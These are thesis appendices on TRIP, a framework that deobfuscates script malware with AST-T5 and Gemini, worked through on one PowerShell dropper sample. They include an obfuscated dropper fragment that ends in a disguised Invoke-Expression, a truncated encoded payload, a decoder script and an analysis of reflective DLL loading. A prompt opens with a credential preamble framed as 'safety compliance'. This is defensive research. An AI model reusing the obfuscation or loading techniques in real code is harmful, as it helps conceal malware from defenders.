    ': 'The input token count exceeds the maximum number of tokens
    allowed 1048576.', 'status': 'INVALID_ARGUMENT'}}
```

A.1 Stage 1: Heuristic Preprocessing

Upon receiving a malware sample, the TRIP framework performs preprocessing to apply island grammar theory, involving string tokenization via Algorithm 1 to separate the "island" from "water" and heuristic segmentation via Algorithm 2 to bypass AST-T5 context window limitations. Listing 5.2 presents the tokenized representation of Sample 789cbe, which is subsequently segmented into the following code fragments:

```
$fa="cBuED"
( "VSEY0".SPLIt( "FIlaO")| FoReach { ([chAR] ([cOnVeRt
    ]::tOiNT16(($_.tOStRINg() ),16 )))}
 ) -join"pn1BZ"| &( $vERBOseprEFErENcE.tOStRIng()[1,3]+"
    0qQ6D"-JOIN"pn1BZ")
```

Listing A.1 presents the truncated string dictionary, a product of Algorithm 1 and the string dictionary preprocessing step detailed in Section 4.1.3. Based on the malware sample's original file size and the length of the tokenized script, these encoded strings account for the vast majority of the original file size, potentially indicating an anti-analysis attempt by the malware author.

```
{
    "cBuED": "'H4sIAAAAAAAAEAO29B2AcSZYlJi9tynt/SvVK1+
       B0oQiAYBMk2JBAEOzBiM3mkuwdaUcjKasqgcplVmVdZhZAzO2dvP
       ++9995... [TRUNCATED]",
    "VSEY0": "'28>28&27ud~a&53W30M4bM73~65
       u3du40i28u28W32W4a>4b&70i72u27~2bQ27u32W4aQ4bW2b~32
       i27i2b~27u4ai4bu6fQ66... [TRUNCATED]",
    "FIlaO": "'Q&MuW>~i'",
    "0qQ6D": "'X'",
    "pn1BZ": "''"
}
```

Listing A.1: String Dictionary (water), effectively removing over 4MB of noise from the semantic context.

A.2 Stage 2: Structural Analysis

As outlined in Section 4.3, the neural inference parser iteratively processes each code fragment during structural analysis to generate a linearized series of statement-level ASTs. The collection of all generated ASTs, ordered chronologically, serves as the structural context that guides the downstream semantic reasoning stage, enabling deobfuscation. Listing A.2 provides the AST that corresponds with code fragment 2 from Section A.1. Here, the token `VSEY0` corresponds to the encoded payload, formatted as a sequence of `Int16` values, which are subsequently decoded into their clear-text representation.

A.3 Stage 3: Semantic Analysis

At the conclusion of neural inference parsing, three input artifacts are generated: the tokenized malware script, the truncated string dictionary, and the series of linearized statement-level ASTs. Collectively, these artifacts serve as the syntactic context to enable semantic reasoning. Listing A.3 presents the Gemini 3.0 Pro Preview deobfuscation prompt, which can be broken down into three components: safety compliance, prompt instruction, and input artifacts. While the safety compliance preamble and prompt instruction define the operating parameters for Gemini, the input artifacts repackage the malicious script into a token-efficient representation based on intermediate framework outputs up to this stage of the analysis. Notably, the tokenized source code and AST provide the syntactical structure of the malicious script to guide Gemini's internal reasoning steps and maximize the probability of generating a functionally

```
[ {
  "type": "PipelineAst",
  "children": [
    { "type": "CommandExpressionAst",
      "children": [ {
        "type": "InvokeMemberExpressionAst",
        "children": [
          { "type": "StringConstantExpressionAst", "value"
              : "VSEY0" },
          { "type": "StringConstantExpressionAst", "value"
              : "SPLIt" },
          { "type": "StringConstantExpressionAst", "value"
              : "FIlaO" }
        ]
      } ]
    },
    { "type": "CommandAst",
      "children": [
        { "type": "StringConstantExpressionAst", "value":
            "FoReach" },
        { "type": "ScriptBlockExpressionAst",
          "children": [ {
            "type": "ConvertExpressionAst",
            "children": [
              { "type": "TypeConstraintAst", "typename": "
                  chAR" },
              { "type": "InvokeMemberExpressionAst", "
                  static": "True",
                "children": [
                  { "type": "TypeExpressionAst", "typename
                      ": "cOnVeRt" },
                  { "type": "StringConstantExpressionAst",
                      "value": "tOiNT16" }
                ]}]
          }]
        }
      ]
    }
  ]
}]
```

Listing A.2: Statement-level AST detailing the decoding loop logic.

valid decoder in a single inference pass. According to the decoder instructions provided to the model, the end state is expected to be the initial payload of the malicious script, thereby triggering subsequent static and dynamic analysis.

```
I am a student at the Royal Military College of Canada,
    completing a degree in computer engineering / cyber
    security. My thesis is on malware analysis, and I
    created a framework to assist in this process.

[INST]
You are a Senior Malware Analyst using an automated AST-
    based deobfuscation framework.

**Framework Output:**
The framework has parsed the file and extracted the
    following components:
1.  String Dictionary: The raw data.
2.  Normalized Source Code: The decoding logic.
3.  Abstract Syntax Tree (AST): The structural flow.

**Task:**
1.  Analyze the Obfuscation: Explain how the payload is
    hidden based on the Tokenized Source Code and AST.
2.  Generate a Decoder: Write a Python script that uses
    the data in the "String Dictionary" to reconstruct the
    cleartext payload.

### Input Artifacts
1.  String Dictionary:
{STR_DICT}
2.  Tokenized Source Code:
{SOURCE_CODE}
3.  Abstract Syntax Tree (AST):
{AST_DATA}

[/INST]
```

Listing A.3: gemini-3-pro-preview deobfuscation prompt.

Listing A.4 presents the obfuscation analysis of Sample 789cbe, generated in response to Task 1 of the Gemini prompt. Notably, the dropper's execution logic for decoding and executing the hidden payload is correctly revealed. Furthermore, Listing A.5 presents the functional payload decoder, generated in response to Task 2 of the Gemini prompt. Due to ethical and safety concerns,

this payload will not be provided in this appendix. However, Section A.4 outlines its basic analysis results.

A.4 Stage 4: Post-Framework Deobfuscation

To confirm its malicious functionality, the decoded file was uploaded to VirusTotal for basic analysis [73]. The report is accessible via the following link: `https://www.virustotal.com/gui/file/13b08ed1f5ab7a01b8ca7b188fca2ab77c3509adae7b3f320cc3f79b5557465e`. Notably, this malware was successfully executed within the CAPE Sandbox, a malware behavioural analysis tool integrated with VirusTotal, and reported the following malicious activities:

- Tries to unhook or modify Windows functions monitored by CAPE
- Uses suspicious IO control codes
- Touches a file containing cookies, possibly for information gathering
- PowerShell attempted to make a network connection
- Creates a hidden or system file
- Generates some ICMP traffic
- Yara detections observed in process dumps, payloads or dropped files
- Queries information on disks, possibly for anti-virtualization
- Attempted to write directly to a physical drive
- Attempts to execute suspicious powershell command arguments

Additional malicious activities were discussed in Section 5.5.2 and externally accessible via the VirusTotal link above.

```
1. Analysis of Obfuscation

A. The Dropper (Normalized Source Code):
The entry point uses a Split-Join-Hex obfuscation technique.
* Payload Hiding: The core payload is contained in the string "VSEY0". This string appears to be a chaotic mix of hex characters and random symbols.
* Deobfuscation Logic: The script calls .Split("FIlaO"). In PowerShell, when Split is passed a string of characters, it treats *every character* in that string as a delimiter. The string "FIlaO" resolves to "Q&MuW>~i".
* Reconstruction: The script iterates through the split array, converting the remaining strings (which are now clean Hex values) into integers ([Convert]::ToInt16(..., 16)) and then into characters ([char]).
* Execution: The reconstructed string is executed using ieX (Invoke-Expression). This command is obfuscated using $vERBOseprEFErENcE.tOStRIng()[1,3]+"0qQ6D".
    * $VerbosePreference -> "SilentlyContinue"
    * Indices [1,3] -> "i", "e"
    * "0qQ6D" -> "X"
    * Result: ieX

B. The Payload (Abstract Syntax Tree):
The AST represents the code *after* the initial VSEY0 decoding layer. It reveals a Reflective DLL Injection mechanism.
* Hex-to-Byte Function: The function FHGJKLHJKGJFHJGKJHLIHKVJGCJVHBKJ is defined to convert a hex string into a byte[] array.
* Assembly Loading: The script converts a variable $yrryyuxvsdsf (containing key sIDq5) into a byte array ($H5). It then calls [Reflection.Assembly]::Load($H5). This loads a .NET DLL directly from memory, avoiding disk I/O (Fileless Malware).
* Method Invocation: It retrieves a specific type (hubbB) and method (O9xgW) from the loaded assembly and invokes it, passing arguments $ali and $H6 (another byte array derived from $InterserverLogin).
```

Listing A.4: The analytical description of the obfuscation techniques implemented by Sample 789cbe, generated by Gemini 3.0 Pro Preview via the TRIP framework

```
2. Python Decoder

import re
def decode_payload(string_dict):
    """
    Reconstructs the payload based on the Split-Join-Hex logic
    identified in the Normalized Source Code.
    """

    # 1. Extract Artifacts
    raw_blob = string_dict.get("VSEY0", "")
    delimiter_key = string_dict.get("FIlaO", "")
    print(f"[*] Processing Blob length: {len(raw_blob)}")
    print(f"[*] Using Delimiters: {delimiter_key}")

    # 2. Emulate PowerShell .Split()
    if not delimiter_key:
        print("[!] No delimiters found. Cannot decode.")
        return
    regex_pattern = f"[{re.escape(delimiter_key)}]"
    hex_chunks = re.split(regex_pattern, raw_blob)

    # 3. Convert Hex to Char
    decoded_chars = []
    for chunk in hex_chunks:
        if not chunk:
            continue
        try:
            # Convert Hex String -> Integer -> Character
            # Corresponds to: [char]([Convert]::ToInt16($_, 16))
            char_val = chr(int(chunk, 16))
            decoded_chars.append(char_val)
        except ValueError:
            print(f"[!] Warning: Could not decode chunk '{chunk}'")
            continue

    # 4. Join
    payload = "".join(decoded_chars)
    return payload
```

Listing A.5: The decoder for Sample 789cbe, generated by Gemini 3.0 Pro Preview via the TRIP framework

B Benign and Malicious PowerShell

This appendix presents a performance breakdown of the framework on benign and malicious PowerShell scripts, assessing the impact of the complex syntactic structures exhibited by the benign dataset.

Table B.1: Framework performance: Static Parser vs. AST-T5 (Benign and Malicious).

		Overall Metrics			**Length Ranges (Recall)**				
Dataset	**Model**	**Rec.**	**Prec.**	**F1**	**0-2k**	**2k-4k**	**4k-6k**	**6k-8k**	**8k+**
Benign	Static Parser	94.82	83.07	86.24	96.77	93.19	94.76	95.89	92.49
	AST-T5	90.96	83.34	84.64	88.04	90.53	92.33	91.71	89.85
Malicious	Static Parser	97.93	95.17	96.07	98.87	99.52	97.12	91.28	95.75
	AST-T5	58.97	85.95	63.91	73.94	31.40	66.69	75.68	81.25

Table B.1 presents the performance metrics for the benign and malicious PowerShell subsets found in Datasets 1 and 2. A notable observation from these results is the neural inference parser's superior performance on the benign subset. To further validate the finding presented in Section 5.5.1 that this performance gap is attributable to the lengthy collection-type data structures common to malicious PowerShell scripts, additional analysis of the average length of these two subsets is required.

The length distribution of the benign and malicious subsets is clearly outlined in Table B.2, revealing a fundamental difference between them. While individual files in the benign subset are longer by total tokenized length across all code fragments, they generally adhere to standard coding practices and use concise code structures. For example, no code fragments exceed the 1000-character threshold. In contrast, each length range in the malicious subset contains lengthy code fragments, each contributing to a high number of missed

Table B.2: Comparative analysis of the length of heuristically segmented code fragments between the Benign and Malicious subsets of Datasets 1 and 2.

			All Segments		Mid (100–1000 chars)		High (>1000 chars)	
File Length	**Dataset**	**Files**	**Count**	**Avg. Len**	**Count**	**Avg. Len**	**Count**	**Avg. Len**
Total	Benign	296	15,709	79.44	1,967	119.44	0	–
	Malicious	397	8,527	132.34	1,133	119.37	207	2,353.15
0–2000	Benign	51	404	78.83	43	129.14	0	–
	Malicious	149	722	160.89	64	129.75	44	1,499.86
2001–4000	Benign	66	2,375	78.41	294	116.73	0	–
	Malicious	134	1,253	239.39	99	153.78	119	1,810.06
4001–6000	Benign	115	7,149	78.86	920	115.16	0	–
	Malicious	58	2,188	130.25	368	114.35	26	4,391.00
6001–8000	Benign	48	4,048	81.00	511	125.91	0	–
	Malicious	41	2,819	103.12	370	109.08	13	5,819.46
8001+	Benign	16	1,733	79.71	199	124.57	0	–
	Malicious	15	1,545	88.45	232	126.20	5	3,178.40

nodes per occurrence.

However, the parser's superior performance on the benign subset also speaks to the ability of AST-T5 to generalize on the relatively more complex benign syntax. This finding suggests that TRIP's utility may extend beyond malware deobfuscation to support software engineering applications.

C Length Distribution Analysis

As outlined in Section 2.3.2, the character length of an input script and its corresponding AST output exhibits an approximate ten times character expansion ratio from the input script to its corresponding AST during preliminary data analysis. This Appendix provides empirical data to corroborate this claim.

C.1 Script-to-AST Character Expansion Ratio



Figure C.1: Character length distribution of all statement-level scripts that make up the inputs for the Phase 2 AST-T5 fine-tuning dataset

Figure C.1 illustrates the character length distribution of all statement-level scripts that comprise the inputs for the tokenized string dataset during the final fine-tuning iteration of AST-T5 in Phase 2. Specifically, 78.78% of inputs are below 100 characters in length and 18.61% of inputs are between 100 to 200 characters in length, accounting for 97.38% of the total. Considering the sample generation process of the Syntax-Guided Partitioning technique detailed in Section 4.3.3, where the 1000 character AST length is selected as the segmentation threshold, this concentration of inputs under 100 characters empirically validates the approximate ten times expansion ratio from the input script to the output AST.

D Linguistic Scalability

As a cross-language framework for script-based malware deobfuscation, TRIP has the ability to scale beyond JavaScript and PowerShell to parse additional languages. While its semantic reasoning component is inherently proficient due to Gemini integration, the scope of AST-T5 must be systematically extended to increase syntax analysis capacity. Through Chapter 4, this research has established the framework in which additional programming languages can be integrated into a single AST-T5 fine-tuned adapter, which involves a three-stage process including data aggregation, sample preprocessing, and model fine-tuning.

An examination of the existing fine-tuning dataset for AST-T5 is required to quantify the data aggregation threshold for a new programming language. As demonstrated in Section 5.3, the number of training samples and the perfect AST reconstruction percentage exhibit a linear correlation during single language fine-tuning of AST-T5, which led to the adoption of 100k as the baseline dataset size for later iterations. Adding the character lengths of all scripts in the two baseline datasets yielded approximately 14.9 million characters for JavaScript and 11.3 million for PowerShell, corresponding to 14.9 MB and 11.3 MB, respectively. Additionally, Table 4.4 highlights that duplicate segments accounted for the highest quantity of discarded samples during preprocessing for dataset configuration two, effectively removing 43% of all PowerShell samples from 658133 to 375266 and 52% of all JavaScript samples from 795324 to 383724. These percentages can be applied directly to the total character count of scripts in each Script-AST training pair to estimate the approximate duplication removal in the additional language. When averaging across both languages and adding a 20% error margin, approximately 30 MB of malware samples are required to integrate an additional programming language into TRIP.

Sample preprocessing requires integrating three critical language-specific dependencies: the static parser, heuristic string patterns, and heuristic segmentation characters; this can be cumbersome to enable the adaptation of

syntax-guided partitioning and heuristics-guided segmentation to an additional language. First, the selection of a static rule-based parser is dependent on its ability to output ASTs in the unified AST JSON format outlined in Section 4.3.2. Ensuring structural alignment between JSON formatted ASTs of different programming languages is critical to pivoting the learning focus of AST-T5 during fine-tuning to the syntax of the respective languages, instead of their unique JSON format. Second, the adaptation of heuristic string patterns requires additional regular expressions that capture all lexical patterns that define valid string literals. As outlined in Table 4.1, TRIP depends on a series of primary and secondary delimiter characters unique to each programming language to enable the functionality of Algorithm 2. Identifying a new set of delimiters that minimizes the risk of disrupting localized syntax is critical.

Extending the linguistic capacity of AST-T5 to additional programming languages requires model fine-tuning via the finalized set of hyperparameters in accordance with model implementation, as outlined in Table 5.1. Unlike the preprocessing stage, which involves adapting the framework to language-specific dependencies, the fine-tuning stage is methodologically consistent. A comparison of the results shown in Figure 5.1 and Figure 5.5 highlights the model's ability to generalize across both JavaScript and PowerShell with increased performance, indicating that the architecture is robust to linguistic variation. Thus, the addition of a language should not require methodological or architectural redesign; instead, it should be implemented directly using the existing fine-tuning pipeline with the unified dataset configuration.